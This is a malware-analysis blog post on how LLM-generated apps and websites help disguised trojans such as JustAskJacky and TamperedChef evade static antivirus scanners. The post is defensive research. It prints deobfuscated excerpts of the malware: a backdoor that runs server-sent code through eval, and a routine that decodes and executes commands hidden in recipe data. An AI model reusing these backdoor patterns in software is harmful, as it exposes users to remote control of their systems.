JustAskJacky: AI brings back real trojan horse malware

By Karsten Hahn

Published: 2025-08-13 · Archived: 2026-04-06 00:35:25 UTC

08/13/2025

JustAskJacky: AI causes a Trojan Horse Comeback


Reading time: 6 min (1580 words)

Despite what some might want to make you believe, Trojan Horses used to be a rare breed in the last few years. But they are back, thanks to AI and LLMs.

Meet Jacky

Should you, rightfully, wonder if trojan horses were ever gone, you may want to continue reading.
You are a cautious user, you know how shady websites look like, you don’t pirate software and avoid executing anything suspicious. If you are unsure, you check the file hashes in VirusTotal.com before running a newly downloaded setup or unknown executable.

But you are also curious and try new applications that could make your life easier. You find a website that teaches you how to make vegan chocolate cake and download the desktop app to save recipes. You remember that amazing trip to the Amalfi Coast, but all you can find is a tiny, pixelated shot from your old phone. So you turn to an AI-powered image search tool to track down a high-quality version you can finally frame. And then you find Jacky. She is a young, charming cartoon figure who answers your questions, for instance, how to repair the knob on your bathroom door.



JustAskJacky desktop app has tips for all kinds of topics

All these websites look professional, they have no spelling errors, include several tabs like "About", "Privacy" or "Terms & Conditions"—in short they do not “feel” shady. For all applications that are provided for free on these websites, VirusTotal’s scanners had zero concerns. Your careful measures that have been protecting your systems perfectly well in the last 20 years, may not work anymore.

The proficient cartoon lady Jacky schedules a task behind your back that autoruns her code at random times several times a day and the very same server that she uses to obtain answers for your bathroom door repair questions also sends Jacky evil commands behind your back (sample [1], see image below).

```
    __log_object.PipeLogsToFile();
    var _process_args = '';
    if (process.argv.length >= 4) {
      _process_args = process.argv.slice(-2).join("$_$");
    }
    var __version_n_args = {
      Version: "0.0.2",
      args: _process_args
    };
    var _response = await _get_data_tk("heartbeat", "nss", __version_n_args, false);
    try {
      eval( response);
    } catch (___exception) {}
}
___backdoor().then();
```

JustAskJacky executes arbitrary code from its C2 server using eval; this code was deobfuscated (sample [1])

The recipe app indeed only downloads recipes; however, any tab, space, or other white space characters, which are embedded in those recipes, are interpreted as commands to execute (see this analysis article by dingusxmcgee).

The AI-based image search tool finds a high-quality version of your Amalfi Coast photo for free in exchange for giving threat actors free access to your system (see tweet by HuntYethHounds)

These are not isolated cases anymore, this is a full blown trojan horse comeback. But trojan horses were never gone, were they? What exactly changed here?

Trojan horses were rare until now: a terminology issue

This article's headline might cause some readers to do a double-take and ask rightfully themselves "I thought they never went away in the first place?". This might warrant some explanation. If you check any security news outlet, you will find that they use the term "trojan" abundantly. The problem is the polysemy of "trojan" and having no alternative word to describe the specific malware type I am talking about.

Very often "trojan" just means any non-viral malware, meaning "malware that does not actively replicate itself". Sometimes it describes an infection vector that involves deceit, e.g., a PDF icon and a pdf.exe file extension. At other times it is even used as a synonym for malware.

When a malware researcher like me uses the term "trojan", I am referring to a malware that implements a useful application as a **core component** of itself. The malware does not exist outside its useful application. For instance, the AIDS trojan horse, which was the first of its kind, cannot be separated from the AIDS information program (see also link). Similarly, the recipes with the malware commands hidden in whitespace are necessary for the TamperedChef backdoor to work.

Although trojan horses of that kind were never entirely gone, "true" trojan horses were certainly comparably rare in the last 10-15 years. Instead, we saw standard variety malware bundled with legitimate applications using third-party tools, so called "joiners" or "binders". Such externally joined software is not a malware type, because the malware's core is independent and separable from the bundled decoy program.

That brings us to the question, what caused this resurgence of classical trojan horses?

Relationship between AI and antivirus evasion

The answer is the availability of Large Language Models (LLMs). To understand that connection, we need to look at the relationship between antivirus software and malware evasion techniques.

Threat actors use multi scanning systems like VirusTotal to determine if their malware evades antivirus software. The scanners on VirusTotal have limited capabilities compared to the full antivirus products. They mostly rely on static scanning; features like behavior- or context-based signatures or in-memory scanning are not part of them.

While it is a fallacy to assume evasion on VirusTotal equals evasion of an antivirus product, it is also the easiest and therefore most common way to test effectiveness of evasion techniques. For that reason threat actors make abundant use of Virustotal or their own underground versions of multiscanner systems to test malware evasion.

Because of the scanners' limitations on VirusTotal, they mostly detect already known malware. To evade those scanners, all you need as threat actor is new malware code. In the last decades threat actors have mainly used packing for evasion. Packers are the convenient alternative to re-writing all code from scratch. The latter is a high-

effort task—or, to put it better, it used to be a high effort task before LLMs came into the picture. And that brings us to the reason for the trojan horse comeback.

Gut feeling betrays you

That icky feeling you get for suspicious websites is often based on the perceived effort for website creation in combination with correctness of grammar and spelling. But LLMs fill threat actors' websites with enough convincing content that the perceived effort is not distinguishable from those of legitimate websites. Creating a whole database full of recipes and food pictures to promote a backdoored recipe app would not have been feasible in the past; but it is now. Generating somewhat useful, functional desktop applications alongside those websites is also similarly easy. That makes LLMs a great tool for threat actors to create and promote trojanized software. This newly generated code is unknown to static scanners, which means packing is not necessary to evade static scanners on VirusTotal.

TamperedChef[2] is not packed and remained undetected on VirusTotal for six weeks since its first submission. That is a relatively long time, which underlines the point that LLM generated code evades static scanners. While I do not know for sure that an LLM was used, there are strong indicators for that. For instance, if you look at TamperedChef's code (see image below), you can see an orderly structured, thoroughly commented piece of software.

```
response.on('end', () => {
  try {
    // Combine all chunks into a single Buffer
    const responseBuffer = Buffer.concat(chunks);

    // Convert to string using UTF-8 encoding
    const responseData = responseBuffer.toString('utf8');

    // Parse the response data
    const data = JSON.parse(responseData);

    // Check for steganographic content
    const decodedData = cleanJson(data);

    if (decodedData) {
      //alreadyRun = true;
      console.log('[Main Process] Steganographic content found and decoded');

      // Execute decoded JavaScript in a sandbox
      const { exec } = require('child_process');
```

TamperedChef: The function that executes commands hidden in recipes has extensive comments that also mention the use of steganography; a fact that threat actors would usually rather hide (sample [2])

Threat actors usually do not want to help reverse engineers to do their job. So if they write the malware themselves, they don't put extra effort into making the code readable. With LLM generated code it is the other way around: threat actors must put extra effort into making the code less readable. So they may decide to skip this step and use the code with everything that the LLM put there, including truthful comments where the backdoor commands are decoded and executed.

A trend that stays and what to do against it

Obviously, static signatures are not a remedy for the situation. Instead, it’s the use of context, behavior and dynamic analysis for generic detection signatures that protect against these threats. A malware like JustAskJacky raises red flags for an AV program when it runs with its scheduled tasks at random intervalls.

All these techniques have been used for decades by defenders, they are just not that present on multiscanning sites and they must be adapted when standard techniques of malware evolve.

However, users who safely navigated the web for the last decades might be more at risk right now. Common sense and gut feeling don’t sufficiently protect against modern threats that are indistinguishable from legitimate websites which also use LLMs. Regardless, common sense is still highly advisable.

If you think that an LLM wrote this article, I have news for you: The em dash is a standard character in professional writing that I have been using for the last 15 years and I will not reduce expressiveness, just because it might be misinterpreted. I did, however, ask Jacky for a guide on how to write a blog post as you may have noticed from the first screenshot. Do you think it worked? ;)

Karsten Hahn

Principal Malware Researcher

Content
